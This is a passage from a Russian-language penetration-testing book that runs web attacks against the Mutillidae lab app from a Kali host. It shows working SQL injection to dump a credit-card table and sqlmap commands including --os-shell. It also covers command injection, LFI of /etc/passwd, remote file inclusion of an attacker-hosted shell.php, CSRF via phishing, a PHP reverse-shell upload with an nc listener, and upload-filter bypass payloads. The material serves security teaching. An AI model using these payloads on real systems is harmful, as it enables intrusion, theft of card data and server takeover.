


Рис. 8.20. SQLi — Union Select с версией БД

Теперь, когда вы увидели, как это работает, пора перейти к более сложному сценарию. Воспользуемся возможностями SQL для запроса всех имен таблиц в базе данных (в примерах для ясности используется DBeaver). Запросим `information_schema.tables` и отобразим значения столбца `table_name` (рис. 8.21).

Есть интересная таблица с названием `credit_cards`, поэтому проверим названия ее столбцов. На этот раз мы воспользуемся таблицей `information_schema.columns` и отобразим значения `column_name`, где имя таблицы равно `credit_cards`. Посмотрите на рис. 8.22.




Рис. 8.21. Таблица схемы — поле «Кредитные карты»




Рис. 8.22. Запрос в таблицу с информацией о кредитных картах

Наконец, заберем данные таблицы кредитных карт. Объединим результаты запроса с помощью функции `concat` и используем `0x3A` в качестве разделителя (рис. 8.23 (`0x3A` эквивалентно двоеточию `:`)).

Теперь вы знаете, как хакеры крадут данные кредитных карт с сайтов. Я призываю вас не использовать эти знания во зло. При этом попробуем, наконец, выполнить команду SQL (рис. 8.24), чтобы увидеть, можем ли мы писать на веб-сервер и заполучить удаленную оболочку.

Это была хорошая попытка, но, к сожалению, система не позволила нам записать на диск.




Рис. 8.23. Извлечь данные таблицы кредитных карт

Рис. 8.24. SQL-запрос — запись в систему

Автоматизация SQL-инъекций с помощью SQLMap

Инструмент SQLMap популярен, поэтому посмотрим, как с его помощью запустить быстрый тест. Большую часть времени я не использую SQLMap во время своей работы (я прибегаю к нему в задачах CTF); вместо него я применяю Burp Pro Scanner для поиска уязвимостей типа SQLi. Принципы, о которых вы узнали только что, я использую при тестировании на SQL-инъекции.

Найти все URL веб-приложения, чтобы определить уязвимые, можно с помощью этой команды:

```
$sqlmap -u [URL] --crawl=1
```

Чтобы узнать, действительна ли SQL-инъекция, используйте такую команду:

```
$sqlmap -u [URL] –banner
```

Чтобы выбрать имя сервера базы данных (например, `mysql`) во время тестов на SQL-инъекции, используйте следующую команду:

```
$sqlmap -u [URL] --dbms [имя БД]
```

Это поможет сканеру выбрать правильные параметры и символы.

Если вы обнаружите, что целевой объект уязвим, и захотите получить информацию о базах данных, то используйте такую команду:

```
$sqlmap -u [URL] --dbs
```

Вывести список таблиц внутри определенной базы данных можно с помощью этой команды:

```
$sqlmap -u [URL] -D [имя БД] --tables
```

Чтобы сдампить содержимое таблицы (например, таблицы users), используйте следующую команду:

```
$sqlmap -u [URL] -D [имя БД] -T [имя таблицы] --dump
```

Попробуйте получить доступ к командной ОС, используя такую команду:

```
$sqlmap -u [URL] --os-shell
```

Тестирование на возможность выполнения SQL-инъекции

Как узнать, что страница уязвима для SQL-инъекций? Для проверки на уязвимость предусмотрены два способа, описанные ниже.

- Попробуйте ввести одинарную кавычку туда, где страница принимает данные (URL, текстовое поле, заголовок и т. д.).
  - Если вы получаете SQL-ошибку, то страница уязвима.
- Попробуйте использовать автоматизированный инструмент (например, Burp Pro Scanner) для тестирования на наличие слепой SQL-инъекции (blind SQLi). Если она есть, то не будет отображаться сообщение об ошибке, но страница все равно может быть уязвима. Если хотите выполнить проверку вручную, то можете попробовать метод time, чтобы управлять временем загрузки страницы.

Протестируем этот подход на странице Mutillidae User Lookup и вставим символ одной кавычки в поле Name, как показано на рис. 8.25.

Как видите, на странице отображается сообщение об ошибке, извещающее, что SQL Server не понял следующий запрос:

```
Select * from accounts where username=" and password="
```




Рис. 8.25. Ошибка при SQLi

Инъекция команд

Концепция инъекции (внедрения) команд заключается в том, чтобы просто выполнять команды по своему вкусу на веб-странице. Когда вы видите страницу, которая предлагает выполнение команд, вы обязаны проверить, уязвима ли она для произвольного выполнения кода.

Рассмотрим практический пример внедрения команд с помощью веб-приложения Mutillidae. Выберите Owasp 2017 ▸ A1 — Injection (Other) ▸ Command Injection ▸ DNS Lookup (Owasp 2017 ▸ A1 — Инъекции (Другое) ▸ Внедрение команд ▸ Поиск записей DNS).

Поскольку эта страница будет выполнять команду поиска записей DNS, чтобы показать вам результаты, то она, вероятно, уязвима к произвольному выполнению кода. Что на самом деле происходит в бэкенде, когда вы вводите IP-адрес? Скорее всего, есть функция PHP, которая выполняет следующую команду (с IP-адресом в качестве переменной параметра):

```
nslookup [IP-адрес]
```

Если разработчик не проверяет дополнительно параметр, то мы можем это использовать. Наша цель состоит в том, чтобы серверная часть выполняла нечто наподобие показанного ниже (помните, что && будет объединять и выпонять несколько команд одновременно):

```
nslookup [IP-адрес] && [команда OS]
```

Чтобы проверить этот подход, воспользуемся командой `ls` (рис. 8.26), поскольку веб-приложение Mutillidae хранится на сервере Linux.




Рис. 8.26. Mutillidae — инъекция команд

Что дальше? Поскольку наша proof-of-concept команда `ls` успешно выполнена, теперь мы можем заменить ее командой удаленной командной оболочки.

Внедрение файла

Внедрением файлов можно воспользоваться, указав путь к файлу (локально или удаленно) с помощью URL. Если файл является локальным на веб-сервере, то мы называем это local file inclusion (подключение *локальных* файлов), а если файл удаленный, то remote file inclusion (подключение *удаленных* файлов). Эта уязвимость обнаруживается в устаревших приложениях, разработанных на PHP и ASP, когда разработчик забывает проверить входные данные функции (вы столкнетесь с этой уязвимостью во многих задачах на CTF).

Подключение локальных файлов

Подключение локальных файлов (local file inclusion, LFI) используется путем введения пути к файлу в URL, который указывает на локальный веб-сервер. При эксплуатации потребуется вставить некоторые символы обхода каталога.

Предположим, у нас есть уязвимое веб-приложение, которое загружает главную страницу следующим образом:

```
http://[доменное имя]/home.asp?file=login.html
```

Как видите, приложение использует строку запроса файла для загрузки HTML-страницы входа. Что, если мы можем заменить ее на другую страницу в файловой системе?

```
http://[доменное имя]/home.asp?file=../../../../etc/passwd
```

Посмотрим, сможем ли мы применить предыдущий пример к веб-приложению Mutillidae. Посетив главную страницу, мы увидим следующий URL:

```
http://localhost/mutillidae/index.php?page=home.php
```

Это интересно, поскольку страница использует переменную строки запроса для динамической загрузки файла на сервере (в данном случае это `home.php`). Посмотрим, сможем ли мы заменить значение `home.php` с помощью пути к файлу `passwd` (рис. 8.27).




Рис. 8.27. Mutillidae — извлечение файла Passwd

Невероятно! Теперь ваша очередь проделать это. Далее в книге вы увидите список файлов, которые вам интересно будет проверить в каждом типе операционной системы. А теперь на время сосредоточимся на понимании концепции.

Подключение удаленных файлов

Подключение удаленных файлов (remote file inclusion, RFI) используется путем загрузки удаленного файла, размещенного на другом веб-сервере. Чтобы достичь этой цели, вам нужно иметь возможность загрузить файл подобным образом:

```
http://[доменное имя]/page.php?file=[URL удаленного сервера]/shell.php
```

Попрактикуем уже известный нам шаблон на следующем URL в Mutillidae:

```
http://localhost/mutillidae/index.php?page=arbitrary-file-inclusion.php
```

Прежде чем мы воспользуемся уязвимостью, нам нужно будет внести изменения в файл `php.ini` на хост-сервере. В этом случае файл находится по адресу `/etc/php/7.4/apache2/php.ini`. Откройте его и убедитесь, что у него есть следующие значения:

```
Allow_url_fopen=On
Allow_url_include=On
```

Найдя эти две переменные, обязательно сохраните файл. Затем перезапустите веб-сервер:

```
$service apache2 restart
```

На данном этапе подготовим PHP-сценарий, который позволит нам выполнить команду `ls`. Мы можем разместить файл PHP на нашем хосте Kali (убедитесь, что веб-сервер запущен). Создайте файл `shell.txt` на нашем хосте Kali по следующему пути: `/var/www/html/shell.txt`.

```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# service apache2 start
root@kali:/var/www/html# echo "<?php echo shell_exec("ls");?>" > shell
.txt
```

Невероятно! Теперь мы можем вызывать этот сценарий удаленно с веб-сервера Mutillidae (рис. 8.28).

Рис. 8.28. Mutillidae — инъекция удаленных файлов

Kali IP: 172.16.0.102
Mutillidae Ubuntu Host IP: 172.16.0.107

На данном этапе вы можете заменить команду `ls` сценарием, который открывает обратный шелл, совместимый с удаленным сервером (например, Python, Perl и т. д.).

ПОДСКАЗКА

Выполните команду which, чтобы найти совместимую оболочку, через которую вы хотите выполнить команду. Например, команда which python покажет вам путь к исполняемому файлу Python, если он установлен на удаленном сервере.

Подделка межсайтовых запросов

Подделка межсайтовых запросов (cross-site request forgery, CSRF) используется путем повторного применения сеанса пользователя для выполнения POST-запроса от его имени. CSRF (произносится некоторыми людьми как sea surf — «морской серфинг») может быть эффективным, например, в блогах или социальных сетях. Чтобы этот эксплойт сработал, злоумышленнику нужно будет убедить жертву щелкнуть по вредоносной ссылке, чтобы захватить ее сеанс и выполнить вредоносную транзакцию (например, денежный перевод).

Прежде чем мы перейдем к нашему примеру, вы должны изучить основы, чтобы вы могли протестировать уязвимость CSRF. Когда пользователь аутентифицируется на сайте, сеансовый файл cookie будет создан специально для данного человека. Этот сеансовый файл cookie будет оставаться активным до истечения срока его действия, даже если тот перейдет на другой сайт.

В этом примере мы снова будем использовать страницу блога веб-приложения Mutillidae (рис. 8.29):

```
http://[IP-адрес]/mutillidae/index.php?page=add-to-your-blog.php
```




Рис. 8.29. Страница блога Mutillidae

Усложним эту атаку и визуализируем ее в реальном сценарии. Эллиот, злоумышленник, хочет взломать свою жертву, Анджелу, из KCorp. Посмотрим на это в действии.

Сценарий злоумышленника

Эллиот проанализирует содержимое страницы и определит, что этот блог уязвим для CSRF. Далее он создаст вредоносную страницу, чтобы поймать Анджелу. Чтобы выполнить эту работу, Эллиот будет использовать Burp Suite для перехвата запроса страницы, а затем щелкнет правой кнопкой мыши, чтобы попытаться сгенерировать CSRF PoC[1], как показано на рис. 8.30. (Эллиот использует Pro-версию Burp, а не бесплатную.)




Рис. 8.30. Burp Suite — генерация CSRF PoC

Как только Эллиот нажмет Generate CSRF PoC (Создать CSRF PoC), появится всплывающее окно. Затем Эллиот скопирует сгенерированный код с помощью кнопки Copy HTML, как показано на рис. 8.31.

Затем злоумышленник сохранит HTML-код в файл на веб-сервере своего хоста Kali:

```
/var/www/html/csrf.html
```

[1] PoC (proof-of-concept; доказательство концепции) — небольшой фрагмент кода, эксплуатирующий уязвимость и подтверждающий, что система уязвима к данного вида атакам. — *Примеч. пер.*




Рис. 8.31. Burp Suite — генерация CSRF-копии HTML

На данном этапе Эллиот должен сделать заключительный шаг. Он отправит фишинговое электронное письмо Анджеле, чтобы убедить ее перейти по следующей ссылке:

```
http://[IP-адрес Kali]/csrf.html
```

Вдобавок Эллиот постарается сделать так, чтобы Анджела открыла свою страницу блога в отдельной вкладке браузера (помните, что в CSRF-атаке нам нужен сеанс жертвы).

Сценарий жертвы

Теперь пришло время Анджеле получить фишинговое письмо и перейти по ссылке. Как только она это сделает, то перейдет на размещенный на веб-сервере Kali сайт и нажмет кнопку Submit (Отправить запрос). На рис. 8.32 мы используем localhost в URL, но в реальном сценарии атаки это будет общедоступное

доменное имя, которое злоумышленник выберет для размещения своего вредоносного сайта.




Рис. 8.32. Жертва PoC CSRF

Обратите внимание, что у Анджелы уже открыта страница блога Mutillidae на первой вкладке. После нажатия кнопки Анджела будет перенаправлена на страницу блога с неожиданной новой записью в блоге, показанной на рис. 8.33.

View Blogs

3 Current Blog Entries			
	Name	Date	Comment
1	anonymous	2020-07-09 08:14:31	Hello FRIEND, this is Elliot
2	anonymous	2020-07-09 08:13:19	test
3	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Рис. 8.33. Результаты PoC CSRF

Загрузка файла

Уязвимости загрузки файлов используются путем загрузки вредоносных файлов на целевой веб-сервер. На практике цель состоит в том, чтобы иметь возможность загрузить веб-оболочку (webshell), которая может выполняться на веб-сервере жертвы. Веб-серверы поддерживают несколько языков программирования. Другими словами, если сайт написан на PHP, то это не означает, что ваш единственный выбор — веб-оболочка на PHP (это зависит от того, как администратор хоста настроил веб-сервер).

Простая загрузка файла

В этом примере мы будем использовать Mutillidae для загрузки веб-оболочки на PHP с нулевым уровнем безопасности (без элементов управления безопасностью). Другими словами, мы должны иметь возможность загружать любые типы файлов на веб-сервер.

Для начала перейдите на страницу загрузки файла в веб-приложении Mutillidae, показанную на рис. 8.34:

```
http://[IP-адрес]/mutillidae/index.php?page=upload-file.php
```




Рис. 8.34. Загрузка произвольного файла в Mutillidae

На узле злоумышленника скопируйте веб-оболочку, написанную на PHP, которая поставляется предустановленной в Kali:

```
root@kali:~# cp /usr/share/laudanum/php/php-reverse-shell.php /root/
Documents
```

Затем отредактируйте файл и убедитесь, что у него указаны IP-адрес нашего хоста Kali и номер порта, который мы хотим прослушать:

```
$ip = '172.16.0.102';   // CHANGE THIS
$port = 2222;           // CHANGE THIS
```

Когда файл будет сохранен, запустите слушатель с помощью `netcat`:

```
root@kali:~/Documents# nc -nlvp 2222
listening on [any] 2222 ...
```

На данном этапе мы готовы заразить целевой сервер. Вернитесь на страницу загрузки файла Mutillidae и попробуйте загрузить файл `webshell`. Когда загрузка завершится, на странице отобразится ее статус, как показано на рис. 8.35.

Супер! Затем измените URL и укажите на новый файл PHP:

```
http://[IP-адрес]/mutillidae/index.php?page=/tmp/php-reverse-shell.php
```

Как только мы перейдем на вредоносный URL, вернитесь в окно терминала — и увидите, что у нас есть удаленный доступ к командной оболочке:

```
root@kali:~/Documents# nc -nlvp 2222
listening on [any] 2222 ...
connect to [172.16.0.102] from (UNKNOWN) [172.16.0.107] 57374
Linux ubuntu 5.4.0-40-generic #44-Ubuntu SMP Tue Jun 23 00:01:04 UTC
```

```
2020 x86_64 x86_64 x86_64 GNU/Linux
 09:48:20 up 6 days, 18:30,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
gus      :0       :0               03Jul20 ?xdm?  48:23   0.00s
/usr/lib/gdm3/gdm-x-session --run-script env GNOME_SHELL_SESSION_
MODE=ubuntu /usr/bin/gnome-session --systemd --session=ubuntu
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/
$
```




Рис. 8.35. Mutillidae — результаты загрузки файлов

Обход проверки

В предыдущем примере у нас была нулевая защита, и обратная командная оболочка, написанная на PHP, успешно загрузилась. Есть несколько способов защиты при загрузке файла, а также несколько способов обойти ее. В этом примере вы увидите, как обойти проверку расширения файла. В данном случае разработчик будет блокировать нежелательные расширения для загрузки. Например, разрешена загрузка только изображений. Если это так, то все, что нам нужно, — это перехватить запрос в Burp Suite (рис. 8.36) и внести соответствующие изменения. Мы будем использовать ту же страницу загрузки в Mutillidae, однако на сей раз мы загрузим обычное изображение. На данном этапе мы не хотим, чтобы проверка JavaScript помешала нам загрузить нашу командную оболочку.

Затем нужно внести изменения в веб-запрос, как показано на рис. 8.37.

1. Переименуйте файл с `photo.png` в `photo.php.png`.
2. Убедитесь, что тип содержимого остался как `image/png`.

3. Измените содержимое изображения на нашу простую полезную нагрузку, написанную на PHP.

Рис. 8.36. Данные загрузки файла в POST-запросе

```
POST /mutillidae/index.php?page=upload-file.php HTTP/1.1
Host: 172.16.0.107
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.0.107/mutillidae/index.php?page=upload-file.php
Content-Type: multipart/form-data; boundary=---------------------------458182658562168344580968648
Content-Length: 143735
Connection: close
Cookie: showhints=1; PHPSESSID=j10pivu0k913a693fl39dcclri
Upgrade-Insecure-Requests: 1

-----------------------------458182658562168344580968648
Content-Disposition: form-data; name="UPLOAD_DIRECTORY"

/tmp
-----------------------------458182658562168344580968648
Content-Disposition: form-data; name="MAX_FILE_SIZE"

2000000
-----------------------------458182658562168344580968648
Content-Disposition: form-data; name="filename"; filename="photo.php.png"
Content-Type: image/png

GIF89a;

<?php system('ls -la');?>
-----------------------------458182658562168344580968648
Content-Disposition: form-data; name="upload-file-php-submit-button"

Upload File
-----------------------------458182658562168344580968648--
```

Рис. 8.37. Полезная нагрузка при загрузке файла

Переименование файла

Приложения проверяют значение расширения файла, чтобы запретить людям загружать что-то наподобие файлов `shell.php`. В предыдущем примере мы

оставили последнее расширение `.png` и вставили `.php` перед ним, поэтому метод проверки его не улавливает. Ниже приведены несколько приемов, которые вы можете использовать для обхода проверки.

- Веб-сервер Apache позволяет выполнять двойное расширение (например, `shell.php.png`).
- В IIS 6 (а также в предыдущих версиях) вы можете добавить точку с запятой перед окончательным расширением (например, `shell.asp;.png`).
- Вы можете обойти правила, чувствительные к регистру, манипулируя регистром символов расширения. Ниже даны несколько примеров:
  - `Shell.pHP`;
  - `Shell.php3`;
  - `Shell.ASP`.

Еще одна уловка — добавить нулевые байты (00 в шестнадцатеричном формате) перед окончательным расширением. Например, используйте `shell.php%00.png`.

ПОДСКАЗКА

Чтобы внести шестнадцатеричные изменения в свои веб-запросы, вы можете использовать вложенную вкладку Hex в окне Intercept в Burp Suite (рис. 8.38).

